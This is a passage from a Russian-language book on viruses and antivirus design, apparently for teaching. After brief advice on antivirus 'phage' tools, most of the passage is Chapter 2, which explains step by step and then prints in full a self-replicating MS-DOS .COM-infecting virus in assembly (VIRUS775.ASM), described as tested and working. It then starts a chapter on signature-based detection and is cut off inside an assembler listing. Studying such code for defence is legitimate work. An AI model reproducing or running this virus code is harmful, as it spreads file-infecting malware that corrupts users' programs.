3. Зная длину вируса (а еще лучше - первоначальную длину зараженной программы) "отрезать" ту часть зараженной программы, которая содержит код вируса;
4. Записать вылеченную программу на магнитный диск, восстановив возможно точнее ее прежнюю длину.

Помимо указанных действий грамотно написанная антивирусная программа-фаг по ходу работы должна выполнять многочисленные проверки, чтобы вместо "лечения" не испортить зараженную (или даже здоровую!) программу.

Например, программа-фаг обязательно должна работать совместно с программой-детектором или (еще лучше) составлять с ней одно целое. Таким образом будет обеспечено "лечение" лишь действительно зараженных данным вирусом программ. Программа-фаг, всегда ориентирована на борьбу с конкретным вирусом (или группой определенных вирусов) и совершенно не приспособлена к борьбе со всеми остальными. Достаточно бывает внести в код вируса совершенно незначительные изменения - и эффективно работавший фаг станет бессилен в борьбе с новым штаммом. Более того, программа-фаг может в этом случае перестать "лечить" зараженные файлы, а лишь будет безвозвратно их портить. Поэтому при пользовании антивирусными программами-фагами следует придерживаться ряда предосторожностей:

1. Всегда необходимо перед "лечением" создавать резервные копии зараженных программ на отдельных гибких дисках;
2. Перед "лечением" необходимо с помощью программ-детекторов убедиться, что подозреваемый файл действительно заражен тем самым штаммом вируса, против которого успешно борется имеющаяся у Вас программа-фаг;
3. Все операции по поиску, копированию и лечению зараженных файлов следует проводить на незараженном компьютере. Для этого достаточно произвести загрузку DOS с эталонной незараженной и защищенной от записи дискеты, содержащей операционную систему, которая всегда должна быть под рукой.

Глава 2. Пишем вирус

Борьба с компьютерными вирусами на профессиональном уровне предполагает хорошее знание работы вирусов на уровне кода. То есть разработчику антивирусных программ необходимо знакомство не только с основными принципами действия вирусов, но и со способами программной реализации этих принципов. Особенно это относится к случаям борьбы с новыми, неизвестными ранее вирусами или с новыми штаммами вирусов, для которых не существует стандартных средств (программ) для их обнаружения и нейтрализации последствий их разрушительных действий.

В данной главе приводится текст программы (отлаженной и проверенной в действии), имитирующей работу простейшего файлового вируса, заражающего .COM-программы. Данная программа без всяких изъятий проделывает все то, на что способен простой .COM-вирус, т.е. проверяет наличие не зараженных данным вирусом программ на диске (чтобы не заражать одну и ту же программу дважды), заражает такую программу - и вместо выполнения троянской компоненты вируса выдает на экран сообщение о том, что произошло заражение программы. После первого заражения какого-либо .COM-файла с помощью данной программы вирус начинает самостоятельную жизнь и способен выполнять все вышеуказанные действия при каждом запуске зараженной программы.

Не предполагая у читателя досконального знания языка ассемблера, прерываний и функций MS-DOS и BIOS, мы будем давать по возможности полные комментарии к каждой структурной части программы-вируса и антивируса.

2.1 С чего начать?

Все .COM-программы начинаются почти одинаково: со своеобразного заголовка .COM-программы, указывающего стандартные совпадающие сегментные регистры кода (**cs**) и данных

(**ds**) и адрес начала кода, равный **100h**, т.е. сразу за сегментным префиксом программы (PSP), который располагается по нулевому смещению и занимает **100h** байт.

```
CSEG        segment
  assume cs:cseg,ds:cseg,es:cseg
  org 100h
START:
```

Содержимое регистра расширенного сегмента данных (**es**), который может использоваться в программе для операций со строками данных, пока тоже оставим равным содержимому регистра **cs**.

2.2 Передача управления вирусу

Поскольку, как показано выше, работа вируса начинается с выполнения трехбайтовой команды близкого перехода на начало кода вируса, мы запишем эту команду сразу за меткой **START**.

Далее, необходимо учесть отличие программы, запускающей вирус, от вируса в "чистом" виде, которое заключается в том, что эта программа после завершения работы, в отличие от вируса, внедрившегося в программу, должна передать управление DOS, а не программе-носителю вируса. Чтобы отличить запускающую программу от вируса, запишем идентифицирующий код (например **0FFFFh**) сразу за командой перехода на начало запускающей программы.

```
START:
  db        0E9h
  dw        15h       ; Near jurp to RESTORE_3_BYTES
ID          dw        0FFFFh
  org       110h
VIRUS:
```

Обратите внимание на необычность записи команды близкого перехода. Эта команда записана непосредственно в виде машинного кода (**0E9h**) и относительного смещения перехода (**15h**), которое вычисляется по сумме длин команд и данных, расположенных перед началом основной программы (метка **RESTORE_3_BYTES**). Относительное смещение перехода будет вычисляться вирусом при заражении программы, и следовательно вместо смещения **15h** в зараженной программе будет сгоять совершенно другое число. Команда org **110h**, предписывающая ассемблеру располагать следующие за ней коды со смещения **110h**, записана для удобства расчета адреса перехода и для обеспечения резерва области данных запускающей программы.

2.3 Восстановление программы-носителя

После получения управления наш вирус прежде всего восстанавливает первые три байта исходной программы, которые он хранит в своей области данных, расположенной сразу за кодом вируса (метка **BYTES_3**). В запускающей программе сегмент кода и сегмент данных вируса

совпадают. Однако в зараженной программе область данных вируса отодвигается как минимум на количество байт, равное собственной (прежней) длине зараженной программе. Поэтому в вирусе необходимо предусмотреть приращение содержимого сегмента данных (**ds**) на величину, равную округленной в большую сторону исходной длине зараженной программы по модулю **10h** (т.к. число, хранящееся в регистре **ds**, по определению, принятому для семейства процессоров 80x86, в **10h** раз меньше абсолютного смещения сегмента данных).

```
VIRUS:
  push    ds
  mov     ax,cs
  db      00000101b         ; Add ax,imed
NEW_DS  dw      0FFFFh              ; 0FFFFh should be replaced
  mov     ds,ax             ; Define new ds segment

RESTORE_3_BYTES:
  mov     al,BYTES_3[0]     ; Restore first 3 bytes
  mov     byte ptr cs:[100h],al
  mov     al,BYTES_3[1]
  mov     byte ptr cs:[101h],al
  mov     al,BYTES_3[2]
  mov     byte ptr cs:[102h],al
```

Поскольку длина заражаемой программы заранее не известна, мы записали команду, корректирующую **ds** непосредственным прибавлением к его содержимому соответствующего числа, также как и первую команду перехода, в виде машинного (двоичного) кода **00000101b (Add ax,imed)**. Слово, которое следует за этой командой (пока это **0FFFFh**), должно представлять собой число, которое прибавляется командой **00000101b**. Это число будет подставлено вирусом по адресу, определяемому меткой NEW_DS.

2.4 Сохранение DTA

Далее, поскольку, вирус будет пользоваться функциями DOS, для выполнения операций с файлами, необходимо предусмотреть возможность выделения DTA (Data Transfer Area) для этих целей. Наш вирус будет пользоваться DTA зараженной программы, но поскольку при этом содержимое DTA, которое необходимо зараженной программе для ее нормальной работы (после передаче ей вирусом управления), будет испорчено, сохраним DTA в области данных вируса, выделив для этого целых 100h байт (т.е. для сохранения общности будем хранить целиком PSP).

```
STORE_DTA:
  mov     cx,100h
  mov     bx,0

DTA_S:
  mov     al,byte ptr cs:[bx]
  mov     byte ptr DTA[bx],al
  inc     bx
  loop    DTA_S
```

2.5 Область данных вируса

Таким образом, мы подготовили практически все необходимое для дальнейшей работы вируса (или запускаюшей вирус программы). Работа запускающей программы отличается от работы вируса тем, что она не производит реальных действий по восстановлению первых трех байт (эта работа для запускающей программы является холостой), и не производит корректировки содержимого регистра данных **ds**. Однако как вирус, так и запускающая программа имеют одинаковую по структуре область (сегмент) данных, расположенную в самом конце. Поскольку мы сразу активно оперируем данными, приведем структуру этой области уже теперь.

```
FMASK    db      '*.COM',0h
FNAME    db      12 dup (?),0h
FLENOLD  dw      (?)             ; Length of file
FLEN     dw      (?)             ; Corrected length of file
HANDLE   dw      0FFFFh          ; File handle number
JMPVIR   db      0E9h            ; JMP code
JMP_L    db      (?)
JMP_H    db      (?)             ; 3 bytes for virus JMP
BYTES_3  db      3 dup (?) ; Original 3 bytes
  db     (?)
DTA      db      101h dup (?)
MSG      db      0Ah,ODh,'Hallo! I have got a virus for you!',0Ah,0Dh,'$'
VIRLEN   equ     $-VIRUS

CSEG     ends
  end    START
```

Тот факт, что область данных нашего вируса расположена в самом конце программы, отражен наличием команд **CSEG ends** и **end START**.

Поскольку мы глубоко продумали алгоритм работы вируса и хорошо представляем себе данные, которыми он будет оперировать, мы можем описать и объяснить все, что хранится в этой области.

```
FMASK    db      '*.COM'.Oh
```

Строка **FMASK** в формате ASCIIZ длиной 6 байт содержит маску имен файлов, которые вирус будет просматривать в поиске новой "жертвы". Это все файлы с расширением .COM.

```
FNAME    db      12 dup (?),0h
```

Строка **FNAME** длиной 13 байт представляет собой место, зарезервированное для хранения имени файла-жертвы с расширением в формате ASCIIZ

```
FLENOLD dw       (?)             ; Length of file
```

Слово **FLENOLD** зарезервировано для хранения длины файла-жертвы, поскольку с этой величиной вирус будет проаодить различные манипуляции при расчете новой длины уже зараженного файла.

```
FLEN    dw    (?)          ; Corrected length of file
```

Слово **FLEN** зарезервировано для хранения скорректированной (новой) длины файла, уже зараженного вирусом.

```
HANDLE  dw    0FFFFh       ; File handle number
```

Слово **HANDLE** зарезервировано для хранения логического номера (handle) открываемого файла. В случае, когда вирусом не было открыто ни одного файла, в этом слове хранится число **0FFFFh**.

```
JMPVIR  db    0E9h         ; JMP code
JMP_L   db    (?)
JMP_H   db    (?)          ; 3 bytes for virus JMP
```

Байт **JMPVIR** хранит константу **0E9h**, представляющую собой код близкого перехода.

Байты **JMP_L** и **JMP_H** зарезервированы для хранения, соответственно, младшей и старшей части смещения, являющегося частью команды перехода. Это смещение рассчитывается вирусом в процессе заражения файла.

```
BYTES_3 db    3 dup (?) ; Original 3 bytes
  db    (?)
```

Три байта под меткой **BYTES_3** зарезервированы для хранения исходных трех байт программы-жертвы. Эти байты подставляются обратно по смещению **100h** (в памяти) перед передачей управления программе-носителю вируса. Еще один байт - резерв.

```
DTA     db    101h dup (?)
```

Сто байт отведено (метка **DTA**) для хранения области PSP (*Program Segment Prefix*), включающей в себя DTA (*Data Transfer Area*), и один байт - резерв.

```
MSG     db    0Ah,ODh,'Hallo! I have got a virus for you!',0Ah,0Dh,'$'
```

Меткой **MSG** обозначена ASCII строка, которую выдает на экран вирус при заражении очередной программы. Это - единственное "вредное" действие, совершаемое нашим вирусом (не считая, конечно, самого заражения .COM-программ).

```
VIRLEN    equ       $-VIRUS
```

Константа **VIRLEN** не занимает места в области данных. Эта величина равна длине кода вируса, который приписывается в "хвост" заражаемой программы (знак $ означает текущий адрес, а метка **VIRUS** - смещение начала кода вируса).

Знак '**$**', расположенный в строке **MSG** является последним кодом вируса. Наш вирус будет использовать этот код для проверки, не заражен ли уже данным вирусом намечаемый файл-жертва. Сразу же хочется отметить, что этот факт может быть использован для вакцинации (защиты) программ от данного вируса. Для этого достаточно лишь приписать код '**$**' в конец защищаемой программы. К сожалению, этот прием не спасает от других вирусов. Кроме того, если поверх нашего вируса "сел" другой, то наш вирус заразит данную программу еще раз.

2.6 Поиск жертвы

Наш вирус - простейший. В нем отсутствуют наиболее мощные средства работы с файловой системой DOS. Поэтому этот вирус способен отыскивать потенциальные жертвы лишь в текущем каталоге, из которого запущена программа-носитель вируса. Для этого наш вирус использует функции DOS **4Eh** (*Find first matching file*) и **3Eh** (*Find next matching file*), которые осуществляют поиск файла по заданному шаблону (у нас это ASCIIZ строка с меткой **FMASK**:

```
FMASK     db        '*.COM',0h
```

Помимо соответствия имени файла шаблону, его атрибуты также должны соответствовать атрибутам, заданным в регистре **cx** перед вызовом функции **4Eh** (или **3Eh**). Функция DOS находит файл, атрибуты которого разрешены маской. Единичный бит в маске означает, что соответствующий бит в байте атрибутов может быть как единичным, так и нулевым; нулевой бит в маске означает, что соответствующий бит в байте атрибутов файла может быть только нулевым. Таким образом, если маска атрибута (содержимое регистра **cx**) равна, например, **00100001**, а байт атрибутов файла равен **00100000** или **00100001**, то этот файл будет найден DOS. А файл с байтом атрибутов **00100010** найден не будет.

```
FIND_FIRST:
  lea       dx,FMASK
  mov       cx,00100000b      ; arc,dir,vol,sys,hid,r/o
  mov       ah,4Eh
  int       21h               ;  Find first .COM file

  jnc       STORE_FNAME
  jmp       ERR
```

Если файла, соответствующего заданному шаблону и маске атрибутов найдено не было (или произошла ошибка), управление передается на метку **ERR**, в противном случае - на метку **STORE_FNAME** (сохранить имя файла).

Поскольку среди найденных файлов могут оказаться те, которые вирусу "не подходят" (например, их длина слишком велика, или они уже заражены данным вирусом), здесь же следует предусмотреть поиск следующего файла, соответствующего шаблону (пометим этот блок программы меткой **FIND_NEXT**). Обращение к этому блоку будет делаться позже, после всех необходимых проверок.

```
FIND_NEXT:
  mov     bx,HANDLE
  mov     ah,3Eh
  int     21h                 ; Close previous file
  mov     HANDLE,0FFFFh

  mov     ah,4Fh
  int     21h
  jnc     STORE_FNAME
  jmp     ERR
```

Очевидно, что перед тем, как найти следующий файл, соответствующий шаблону, необходимо закрыть предыдущий. Это делают первые четыре оператора, следующие за меткой **FIND_NEXT** (функция DOS **3Eh**). При этом в слово **HANDLE** засылается число **0FFFFh**, которое, как мы договорились, является признаком того, что все открытые нами файлы закрыты.

2.7 Жертва найдена?

Если подходящий файл найден (а таким файлом наш вирус "считает" .COM-файлы с не установленными атрибутами "read-only", "system" и "hidden" (атрибут "archive" ему безразличен), то необходимо сохранить имя файла с тем, чтобы затем воспользоваться функциями, использующими для операций чтения и записи его логический номер (*handle*).

```
STORE_FNAME:
  cmp     byte ptr cs:[95h],00000001b       ; Test r/o attribute
  je      FIND_NEXT       ; if r/o is set, do not infect
  mov     bx,0

NEXT_SYM:

  mov     al,byte ptr cs:[bx+9Eh]
  mov   FNAME[bx],al
  cmp     byte ptr cs:[bx+9Eh],0
  je      SET_ATTRIB
  inc     bx
  cmp     bx,13
  jng   NEXT_SYM
  jmp     ERR
```

Заметим, что в блоке с меткой **STORE_FNAME** дополнительно проверяется атрибут "read-only". Это совершенно не обязательно в данной программе, так как наша маска атрибутов и так не допускает поиска файлов с этим атрибутом. Дополнительная проверка введена лишь как иллюстрация того, что любой атрибут можно проверить, считав байт атрибутов из DTA по смещению **95h** (ведь наш вирус, несмотря на его реальность - все же учебный).

Имя файла хранится в DTA в формате ASCIIZ (т.е. без пробелов и заканчивается нулевым кодом, длина его с расширением не более 13 символов, включая нулевой код) начиная со смещения **9Eh**.

Если бы мы хотели, чтобы наш вирус заражал любые .COM-файлы (в том числе системные, скрытые и "только-для-чтения") мы должны были бы установить маску атрибутов при поиске подходящего файла равной **00100111**, а после того, как подходящий файл найден, изменить его атрибут "read-only" с тем, чтобы этот файл можно было модифицировать (ведь именно этим и занимается вирус). И хотя для нас это также необязательно, тем не менее покажем, как вирус может изменять атрибуты файла.

```
SET_ATTRIB:
   lea      dx,FNAME
   mov      cx,00100000b      ; arc,dir,vol,sys,hid,r/o
   mov      ax,4301h
   int      21h               ; Set  file attributes

   jnc      READ_HANDLE
   jmp      ERR
```

Теперь пора открывать файл с помошью handle- ориентированной функции DOS **3D (02)** - открыть файл в режиме чтения/записи (**handle** файла после его открытия хранится в регистре **ax**, надо не забыть его сохранить).

```
READ_HANDLE:
   lea      dx,FNAME
   mov      ax,3D02h          ; Read/write mode
   int      21h               ; Open a file
   jnc      READ_3_BYTES
   jmp      ERR
```

Теперь, когда файл успешно открыт (а в случае ошибки - переход на метку **ERR**), можно последовательно сделать следующее. Пока (сразу после открытия файла) указатель стоит на начале файла, считаем и сохраним первые три байта только что открытого файла, а заодно сохраним его *handle* (логический номер).

```
READ_3_BYTES:
   mov      HANDLE,ax         ; Store handle from ax
```

```
    lea     dx,BYTES_3
    mov     bx,HANDLE
    mov     cx,3            ; Number of bytes to read
    mov     ah,3Fh
    int     21h             ; Read and store first 3 bytes
    jnc     READ_FLEN
    jmp     ERR
```

Прочитаем длину открытого файла. Для этого обычно устанавливаеют текущий указатель (*seek pointer*) на конец файла и вызывают функцию DOS **42h (02)** (Изменить положение указателя текущей позиции). При этом смещение указателя относительно **начала** файла (т.е. его длина!) заносится в виде двойного слова в регистры **dx** (старшая часть) и **ax** (младшая часть).

```
READ_FLEN:
    mov     cx,0
    mov     dx,0            ; NULL seek position in cx:dx
    mov     bx,HANDLE
    mov     al,2            ; Relative to EOF
    mov     ah,42h          ; Get program length in dx:ax
    int     21h
    jnc     CHECK_ID
    jmp     ERR
```

Теперь, вероятно, пора убедиться, что открытый файл не был заражен нашим вирусом ранее. Однако, возможно нам и не потребуется определять наличие индикатора заражения. Это в том, например, случае, если длина открытого файла слишком велика (например, превышает 64 К байт), или же она становится слишком велика после заражения. Для начала рассчитаем округленную до 16 (величина параграфа памяти) длину файла, сохраним эту величину в слове **FLEN**.

```
CHECK_ID:
    mov     FLENOLD,ax      ; Store length of file

    test    ax,00001111b
    jz      JUST
    or      ax,00001111b
    inc     ax

JUST:
    mov     FLEN,ax         ; Store corrected length of file

    cmp     ax,64500
    jna     CALC_DS
    jmp     FIND_NEXT
```

Заодно рассчитаем и приращение значения сегмента данных (для использования его вирусом в данном файле в случае его заражения) - именно эта величина прибавляется к содержи-

мому регистра **ds** (разумеется, через регистр **ax**). Эта операция выполняется операторами, следующими сразу за меткой **VIRUS**. Вот зачем необходимо округление длины файла до 16 в большую сторону!

```
CALC_DS:
  mov     cl,4
  shr     ax,cl             ; Calculate new ds segment difference
  dec     ax
  mov     byte ptr NEW_DS[0],al
  mov     byte ptr NEW_DS[1],ah     ; Store new ds segment
```

Вот теперь самое время прочитать последний байт этого файла и убедиться, что он не был заражен нашим вирусом ранее. Напомним, что в качестве такого индикатора мы используем символ '$'.

```
  mov     cx,0
  mov     dx,FLENOLD
  dec     dx
  mov     bx,HANDLE
  mov     al,0              ; Relative to EOF
  mov     al,42h
  int     21h               ; Set seek to last byte of file

  jnc     READ_ID
  jmp     ERR

READ_ID:
  lea     dx,BYTES_3[3]
  mov     bx,HANDLE
  mov     cx,1
  mov     ah,3Fh
  int     21h               ;  Read last byte to BYTES_3[3] (ID='$')
  jnc     TEST_ID
  jmp     FIND_NEXT

TEST_ID:
  cmp     BYTES_3[3],'$'
  jne     NOT_INFECTED
  jmp     FIND_NEXT         ; Check if file is infected
```

Если файл уже заражен нашим вирусом, то следует перейти к метке **FIND_NEXT** и повторить все операции с самого начала. Если же файл не заражен, то можно произвести окончательную его подготовку к внедрению вируса. Рассчитаем смещение кода вируса относительно начала заражаемого файла (напомним, что вирус записывает себя в конец файла, причем смещение округлено по границе параграфа - хотя вообще говоря это не обязательно).

```
NOT_INFECTED:
  mov     ax,FLEN           ;  Calculate JMP address
```

```
sub     ax,03h
mov     JMP_L,al
mov     JMP_H,ah        ; Store new JMP address
```

2.8 Вирус размножается

Теперь происходит самое главное: вирус приписывает себя (свой код, включая область данных, где хранятся первые три байта этого файла, скорректированные операторы модификации сегмента данных и т.п.) в конец файла-жертвы.

```
mov     cx,0
mov     dx,FLEN
mov     bx,HANDLE
mov     ax,4200h ; Set seek to corrected end of file
int     21h
jc      ERR

lea     dx,VIRUS
mov     cx,VIRLEN
mov     bx,HANDLE
mov     ah,40h
int     21h             ; Write virus to file
jc      ERR
```

Теперь осталось лишь вместо первых трех байт файла-жертвы записать три байта, которые представляют собой команду перехода на начало вируса.

```
WRITE_JMP:
mov     cx,0
mov     dx,0
mov     bx,HANDLE
mov     al,0            ; Relative to file start
mov     ah,42h
int     21h             ; Set seek to 0
jc      ERR

lea     dx,JMPVIR
mov     cx,3
mov     bx,HANDLE
mov     ah,40h
int     21h             ; Write new JMP to file
jc      ERR
```

Мы договорились, что единственным вредным действием (помимо заражения других программ), которое совершает наш вирус, будет выдача на экран сообщения о том, что заражен

очередной файл. Конечно, если заражения не произошло, то и сообщения выдано не будет. Напомним, что текст сообщения хранится в области данных вируса в строке под меткой **MSG**.

```
PRINT_MSG:
  lea     dx,MSG
  mov     ah,09h
  int     21h             ; Print a message
```

2.9 Обработка ошибок

Опишем действия вируса в случае возникновения ошибок (к ним мы причисляем и отсутствие файлов, удовлетворяющих шаблону). В этом случае вирус просто передает управление программе-носителю.

```
ERR:
  cmp     HANDLE,0FFFFh
  je      EXIT

CLOSE_FILE:

  mov     bx,HANDLE
  mov     ah,3Eh
  int     21h             ; Close file

EXIT:
  cmp     cs:[ID],0FFFFh
  je      GOTO_DOS

RESTORE_DTA:
  mov     cx,100h
  mov     bx,0
DTA_R:
  mov     al,byte ptr DTA[bx]
  mov     byte ptr cs:[bx],al
  inc     bx
  loop    DTA_R

GOTO_START:
  mov     ax,cs
  mov     ds:[SIART_S],ax
  pop     ds
  db      0EAh            ; Far jmp to START
  dw      0100h           ; START offset
START_S dw      (?)               ; START segment

GOTO_DOS:
  mov     ax,4C00h
  int     21h
```

Аналогичные действия выполняются и при успешном выполнении вирусом своей программы. Предварительно вирус закрывает зараженный файл и восстанавливает **PSP**.

Теперь мы можем привести текст нашего вируса (вернее, программы, которая его запускает) целиком.

2.10 Текст программы VIRUS775.ASM

```
  .8086
  PAGE    ,132
;*******************************************************
; VIRUS775.ASM emulates virus activity for .COM files
;*******************************************************
CSEG      segment
  assume cs:cseg,ds:cseg,es:cseg
  org 100h
START:
  db      0E9h
  dw      15h               ; Near jump to RESTORE_3_BYTES
ID        dw      0FFFFh

  org 110h

VIRUS:
  push    ds
  mov     ax,cs
  db      00000101b         ; Add ax,imed
NEW_DS    dw      0FFFFh            ; 0FFFFh should be replaced
  mov     ds,ax             ; Define new ds segment

RESTORE_3_BYTES:
  mov     al,BYTES_3[0]     ; Restore first 3 bytes
  mov     byte ptr cs:[100h],al
  mov     al,BYTES_3[1]
  mov     byte ptr cs:[101h],al
  mov     al,BYTES_3[2]
  mov     byte ptr cs:[102h],al

STORE_DTA:
  mov     cx,100h
  mov     bx,0
DTA_S:
  mov     al,byte ptr cs:[bx]

  mov     byte ptr DTA[bx],al
  inc     bx
  loop    DTA_S
```

```
FIND_FIRST:
   lea      dx,FMASK
   mov      cx,00100000b      ; arc,dir,vol,sys,hid,r/o
   mov      ah,4Eh
   int      21h               ; Find first .COM file
   jnc      STORE_FNAME
   jmp      ERR

FIND_NEXT:
   mov      bx,HANDLE
   mov      ah,3Eh
   int      21h               ; Close previous file
   mov      HANDLE,0FFFFh

   mov      ah,4Fh
   int      21h
   jnc      STORE_FNAME
   jmp      ERR

STORE_FNAME:
   cmp      byte ptr cs:[95h],00000001b; Test r/o attribute
   je       FIND_NEXT         ; if r/o is set, do not infect
   mov      bx,0

NEXT_SYM:
   mov      al,byte ptr cs:[bx+9Eh]
   mov      FNAME[bx],al
   cmp      byte ptr cs:[bx+9Eh],0
   je       SET_ATTRIB
   inc      bx
   cmp      bx,13
   jng      NEXT_SYM
   jmp      ERR

SET_ATTRIB:
   lea      dx,FNAME

   mov      cx,00100000b      ; arc,dir,vol,sys,hid,r/o
   mov      ax,4301h
   int      21h               ; Set file attributes
   jnc      READ_HANDLE
   jmp      ERR

READ_HANDLE:
   lea      dx,FNAME
   mov      ax,3D02h          ; Read/write mode
   int      21h               ; Open a file
   jnc      READ_3_BYTES
   jmp      ERR
```

```
READ_3_BYTES:
   mov      HANDLE,ax       ; Store handle from ax
   lea      dx,BYTES_3
   mov      bx,HANDLE
   mov      cx,3            ; Number of bytes to read

   mov      ah,3Fh
   int      21h             ; Read and store first 3 bytes
   jnc      READ_FLEN
   jmp      ERR

READ_FLEN:
   mov      cx,0
   mov      dx,0            ; NULL seek position in cx:dx
   mov      bx,HANDLE
   mov      al,2            ; Relative to EOF
   mov      ah,42h          ; Get program length in dx:ax
   int      21h
   jnc      CHECK_ID
   jmp      ERR

CHECK_ID:
   mov      FLENOLD,ax      ; Store length of file

   test     ax,00001111b
   jz       JUST
   or       ax,00001111b
   inc      ax

JUST:
   mov      FLEN,ax         ; Store corrected length of file

   cmp      ax,64500
   jna      CALC_DS
   jmp      FIND_NEXT

CALC_DS:
   mov      cl,4
   shr      ax,cl           ; Calculate new ds segment difference
   dec      ax
   mov      byte ptr NEW_DS[0],al
   mov      byte ptr NEW_DS[1],ah     ; Store new ds segment

   mov      cx,0
   mov      dx,FLENOLD
   dec      dx
   mov      bx,HANDLE
   mov      al,0            ; Relative to EOF
```

```
    mov     ah,42h
    int     21h             ; Set seek to last byte of file
    jnc     READ_ID
    jmp     ERR

READ_ID:
    lea     dx,BYTES_3[3]
    mov     bx,HANDLE
    mov     cx,1
    mov     ah,3Fh
    int     21h             ; Read last byte to BYTES_3[3] (ID='$')
    jnc     TEST_ID
    jmp     FIND_NEXT

TEST_ID:
    cmp     BYTES_3[3],'$'
    jne     NOT_INFECTED
    jmp     FIND_NEXT       ; Check if file is infected

NOT_INFECTED:

    mov     ax,FLEN         ; Calculate JMP address
    sub     ax,03h
    mov     JMP_L,al
    mov     JMP_H,ah        ; Store new JMP address

    mov     cx,0
    mov     dx,FLEN
    mov     bx,HANDLE
    mov     ax,4200h; Set seek to corrected end of file
    int     21h
    jc      ERR

    lea     dx,VIRUS
    mov     cx,VIRLEN
    mov     bx,HANDLE
    mov     ah,40h
    int     21h             ; Write virus to file
    jc      ERR

WRITE_JMP:
    mov     cx,0
    mov     dx,0
    mov     bx,HANDLE
    mov     al,0            ; Relative to file start
    mov     ah,42h
    int     21h             ; Set seek to 0
    jc      ERR
```

```
   lea      dx,JMPVIR
   mov      cx,3
   mov      bx,HANDLE
   mov      ah,40h
   int      21h             ; Write new JMP to file
   jc       ERR

PRINT_MSG:
   lea      dx,MSG
   mov      ah,09h
   int      21h             ; Print a message

ERR:

   cmp      HANDLE,0FFFFh
   je       EXIT

CLOSE_FILE:
   mov      bx,HANDLE
   mov      ah,3Eh
   int      21h             ; Close  file

EXIT:
   cmp      cs:[ID],0FFFFh
   je       GOTO_DOS

RESTORE_DTA:
   mov      cx,100h
   mov      bx,0

DTA_R:
   mov      al,byte ptr DTA[bx]
   mov      byte ptr cs:[bx],al
   inc      bx
   loop     DTA_R

GOTO_START:
   mov      ax,cs
   mov      ds:[START_S],ax
   pop      ds
   db       0EAh            ; Far jmp to START
   dw       0100h           ; START offset
START_S  dw       (?)              ; START segment

GOTO_DOS:
   mov      bx,4C00h
   int      21h

FMASK    db       '*.COM',0h
```

```
FNAME    db      12 dup (?),0h
FLENOLD  dw      (?)             ; Length of file
FLEN     dw      (?)             ; Corrected length of file
HANDLE   dw      0FFFFh          ; File handle number
JMPVIR   db      0E9h            ; JMP code
JMP_L    db      (?)

JMP_H    db      (?)             ; 3 bytes for virus JMP
BYTES_3  db      3 dup (?) ; Original 3 bytes
  db     (?)
DTA      db      101h dup (?)
MSG      db      0Ah,0Dh,'Hallo! I have got a virus for you!',0Ah,0Dh,'$'
VIRLEN   equ     $-VIRUS

CSEG     ends
  end START
```

Глава 3. Пишем антивирус

Прежде чем начать работу по созданию антивирусной программы, необходимо сказать несколько слов о том, что для этого необходимо. Первым условием является наличие у разработчика антивирусной программы хотя бы одного экземпляра файла, зараженного тем вирусом, с которым разрабатываемая антивирусная программа будет бороться. Невозможно создать универсальную антивирусную программу-детектор, которая могла бы обнаруживать любые неизвестные вирусы. Исключение составляют резидентные программы-ревизоры, которые перехватывают прерывания DOS и BIOS, ответственные за обмен с диском, или программы, проверяющие длины и контрольные суммы файлов. Однако и эти программы не являются универсальными в полном смысле этого слова, т.к. существуют т.н. "интеллектуальные" вирусы, которые "обходят" системные прерывания и таким образом данный канал для обнаружения активности вируса становится неэффективным. Достаточно сложной проблемой является также обнаружение загрузочных и драйверных вирусов, поскольку первые не являются файловыми (и они всегда резидентны), а вторые, внедряясь в драйвер путем модификации его заголовка, имитируют работу драйвера таким образом, что становится трудно различить, какая часть работы драйвера (по обмену с диском) санкционирована пользователем или вызывающей драйвер программой, а какая - нет.

Поэтому наиболее эффективным способом обнаружения известных вирусов (в том числе и интеллектуальных) остается просмотр файлов с целью выявить в файле код внедрившегося вируса (или часть этого кода). Следовательно, как признали уже многие компьютерные вирусологи, важной частью систематической борьбы с вирусами является выделение характерных для различных вирусов последовательностей кодов - так называемых сигнатур. Эти сигнатуры должны отвечать двум основным требованиям:

1. Сигнатура должна быть устойчивой, т.е. не изменяться при заражении вирусом различных файлов;
2. Сигнатура должна быть достаточно уникальной, т.е. не должна встречаться в других вирусах и в других программах.

Соблюсти второе требование можно двумя способами:

1. Увеличивая длину сигнатуры и тем самым снижая вероятность появления сходной сигнатуры в других файлах;

2. Экспериментально проверяя отсутствие данной сигнатуры-кандидата в системных и прикладных программах.

Расчеты показывают, что при длине сигнатуры в 10 байт вероятность обнаружить данную сигнатуру на диске емкостью 100 Мб (т.е вероятность ложного срабатывания вирусного детектора равна приблизительно одной миллиардной). Разумеется, если в качестве сигнатуры взят участок кода, соответствующий какой-либо часто встречающейся конструкции языка программирования, эта вероятность резко возрастает. Поэтому экспериментальная проверка сигнатуры все же нужна.

3.1 Как искать сигнатуру вируса

Чтобы найти в теле вируса последовательность кодов, которую можно было использовать в качестве сигнатуры, прежде всего нужен сам вирус, т.е. его двоичный (исполняемый) код. Мы можем получить такой код очень просто: достаточно оттранслировать наш вирус при помощью имеющегося в Вашем распоряжении макроассемблера. При этом полезно "попросить" макроассемблер создать листинг нашего вируса, поскольку листинг содержит как ассемблерные команды, так и перемещаемый двоичный код (а именно он нам сейчас и нужен). Кроме того, листинг вируса содержит относительные смещения кодов команд в программе, по которым легко ориентироваться при расчете адресов данных и переходов в теле вируса, которые наш антивирус-фаг будет использовать в своей работе.

Итак...

3.2 Листинг программы VIRUS775.ASM

```
Microsoft (R) Macro Assembler Version 5.00          6/24/23 21:21:14
 1                                          .8086
 2                                          PAGE    ,132
 3          ;*******************************************************
 4          ; VIRUS775.ASM emulates virus activity for .COM files
 5          ;*******************************************************
 6 0000                              CSEG    segment
 7                                          assume cs:cseg,ds:cseg,es:cseg
 8 0100                              org 100h
 9 0100                              START:
10 0100  E9                                 db      0E9h

11 0101  0015                               dw      15h             ; Near jump to
RESTORE_3_BYTES
12 0103  FFFF                       ID      dw      0FFFFh
13
14 0110                             org 110h
15
16 0110                       VIRUS:
17 0110  1E                                 push    ds
18 0111  8C C8                              mov     ax,cs
19 0113  05                                 db      00000101b       ; Add ax,imed
```

```
 20 0114  FFFF                  NEW_DS          dw      0FFFFh ; 0FFFFh should
be
        replaced
 21 0116  8E D8                                 mov     ds,ax   ; Define new ds segment
 22
 23 0118                        RESTORE_3_BYTES:
 24 0118  A0 02DB R                             mov     al,BYTES_3[0]   ; Restore first 3
        bytes
 25 011B  2E: A2 0100                           mov     byte ptr cs:[100h],al
 26 011F  A0 02DC R                             mov     al,BYTES_3[1]
 27 0122  2E: A2 0101                           mov     byte ptr cs:[101h],al
 28 0126  A0 02DD R                             mov     al,BYTES_3[2]
